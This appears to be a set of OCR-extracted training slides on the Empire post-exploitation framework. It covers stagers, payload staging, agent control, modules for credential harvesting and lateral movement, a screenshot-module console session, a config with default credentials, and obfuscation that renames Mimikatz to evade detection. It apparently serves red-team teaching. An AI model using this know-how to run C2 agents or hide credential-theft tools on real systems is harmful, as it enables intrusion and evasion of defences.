
- A small “payload” which can be either manually triggered or implemented elsewhere
- Can be thought of as a download cradle
- Stagers support several types of Agents:
  - PowerShell
  - Python
  - C# (limited)
  - IronPython (limited)



Overview of Empire Stagers


- Stagers support several types of Agents:
  - PowerShell
  - Python
  - C# (limited)
  - IronPython (limited)

- Available in many languages and formats:
  - VBS
  - Bat
  - Ducky Script
  - Executable
  - Shellcode
  - DLL




Multi-Launcher Stager

- Provides a one-liner that can be used in either PowerShell or Python
- Simplest stager to use
- Easy for testing payloads on a personal range



Executable

- Empire has integrated a modified version of the Roslyn .NET compiler to generate executables on the fly.
- Supported languages:
  - C#
  - IronPython
  - PowerShell




Staged vs Stageless

Staged

- Payloads are broken into smaller chunks that can be loaded in a serialized method


Stageless

- All code is sent over at the same time and loads the agent



Staged Payload

- Multiple stages to deploy the entire agent



Exercise 3: Module Execution

Exercise 3


Agent Management and Interaction

Agent Management

- Agent Properties
  - killdate – Stop an agent on a specific date
  - sleep – Set the agents delay and jitter settings
    - jitter – max percentage change that can be applied to delay
    - delay – time interval between checkins in seconds
  - workinghours – Hours during the day that the agent is active
  - update_comms – Dynamically updates agent comms to a new listener
  - rename – Rename the agent

Shell Interaction

- Shell commands can be sent when interacting with an agent
- Either Bash or PowerShell depending on the type of agent
  - cd
  - ls
  - Import-Module
  - ps
- Supports interactive mode




What are Modules?

- Modules are independently loaded scripts that are incorporated into Empire which allow for a wide range of tools
  - Situational Awareness
  - Privilege Escalation
  - Persistence
  - Lateral Movement
  - Credential Harvesting
  - Collection
  - Remote Code Execution

```
(Empire: 6XH2GBER) > usemodule powershell/collection/screenshot
[*] Set Agent to 6XH2GBER

 Author       @obscuresec
              @harmj0y
 Background   False
 Comments     https://github.com/mattifestation/PowerSploit/blob/master/Exfiltration
              /Get-TimedScreenshot.ps1
 Description  Takes a screenshot of the current desktop and returns the output as a
              .PNG.
 Language     powershell
 Name         powershell/collection/screenshot
 NeedsAdmin   False
 OpsecSafe    True
 Techniques   http://attack.mitre.org/techniques/T1113

Record Options
| Name   | Value    | Required | Description                          |
| Agent  | 6XH2GBER | True     | Agent to run module on.              |
| Ratio  |          | False    | JPEG Compression ratio: 1 to 100.    |

(Empire: usemodule/powershell/collection/screenshot) > execute
[*] Tasked 6XH2GBER to run Task 2
```

Agent Chaining

- Port Forwarding Pivot – PowerShell, C#, and IronPython
- SMB Agents – IronPython



Exercise 4: Agent Chaining

Exercise 4

Server Management

Config YAML's

- Empire has two configuration YAMLs
  - Server config.yaml
  - Client config.yaml
- Defines start up actions and default settings

Server Config.yaml

- Defines:
  - Database location
  - Staging Key
  - Default credentials
  - Global obfuscation
  - Default obfuscation command
  - Allow/disallow lists
  - Auto Load Plugins

config.yaml

```yaml
suppress-self-cert-warning: true
database:
  type: sqlite
  location: empire/server/data/empire.db
  defaults:
    # staging key will first look at OS environment variables, then here.
    # If empty, will be prompted (like Empire <3.7).
    staging-key: RANDOM
    username: empireadmin
    password: password123
    obfuscate: false
    # Note the escaped backslashes
    obfuscate-command: "Token\\All\\1"
    # an IP white list to ONLY accept clients from
    #   format is "192.168.1.1,192.168.1.10-192.168.1.100,10.0.0.0/8"
    ip-whitelist: ""
    # an IP black list to reject accept clients from
    #   format is "192.168.1.1,192.168.1.10-192.168.1.100,10.0.0.0/8"
    ip-blacklist: ""
modules:
  retain-last-value: false
plugins:
  # Auto-load plugin with defined settings
  csharpserver:
    status: start
```

Obfuscation

- Empire has 3 obfuscation methods
  - Invoke-Obfuscation to obfuscate PowerShell
  - ConfuserEX 2 for .NET Applications
  - Python

- Admin menu commands:
  - Obfuscate – Obfuscate all outgoing modules
  - Obfuscate Command – Updates the default Invoke-Obfuscation command to run on modules

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.7
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool             TUTORIAL
[*]  Show this Help Menu                          HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate        SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                 CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally            EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard          COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk          OUT
[*]  Reset ALL obfuscation for ObfuscatedCommand  RESET
[*]  Undo LAST obfuscation for ObfuscatedCommand  UNDO
[*]  Go Back to previous obfuscation menu         BACK,CD ..
[*]  Quit Invoke-Obfuscation                      QUIT,EXIT
[*]  Return to Home Menu                          HOME,MAIN

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation>
```

Keyword Obfuscation

- Keyword Obfuscation
  - Allows for the designation of specific words to be replaced in all PowerShell scripts without needing Invoke-Obfuscation
  - Example: keyword_obfuscation Mimikatz
    - Mimikatz -> HRE9N

```
(Empire: admin) > keyword_obfuscation Mimikatz
[*] No keyword obfuscation replacement given, generating random string
[*] Keyword obfuscation set to replace Mimikatz with HRE9N
(Empire: admin) >
```


Pre-Obfuscation

```
[*] Obfuscating Invoke-Mimikatz.ps1 ...
[*] Obfuscating Invoke-NTLMExtract.ps1 ...
[*] Obfuscating Invoke-TokenManipulation.ps1 ...
[*] Obfuscating Invoke-PowerDump.ps1 ...
[*] Obfuscating Invoke-SharpSecDump.ps1 ...
[*] Obfuscating Invoke-Rubeus.ps1 ...
[*] Obfuscating Invoke-InternalMonologue.ps1 ...
[*] Obfuscating Get-VaultCredential.ps1 ...
[*] Obfuscating Invoke-Kerberoast.ps1 ...
[*] Obfuscating dumpCredStore.ps1 ...
[*] Obfuscating DomainPasswordSpray.ps1 ...
[*] Obfuscating Invoke-DCSync.ps1 ...
[*] Obfuscating Invoke-CredentialInjection.ps1 ...
[*] Obfuscating Invoke-SessionGopher.ps1 ...
[*] Obfuscating Get-LAPSPasswords.ps1 ...
[*] Obfuscating Set-Wallpaper.ps1 ...
[*] Obfuscating Invoke-Thunderstruck.ps1 ...
[*] Obfuscating Invoke-VoiceTroll.ps1 ...
[*] Obfuscating Exploit-EternalBlue.ps1 ...
[*] Obfuscating Exploit-JBoss.ps1 ...
[*] Obfuscating Exploit-Jenkins.ps1 ...
[*] Obfuscating Invoke-SpoolSample.ps1 ...
[*] Obfuscating Invoke-EgressCheck.ps1 ...
[*] Obfuscating Invoke-PostExfil.ps1 ...
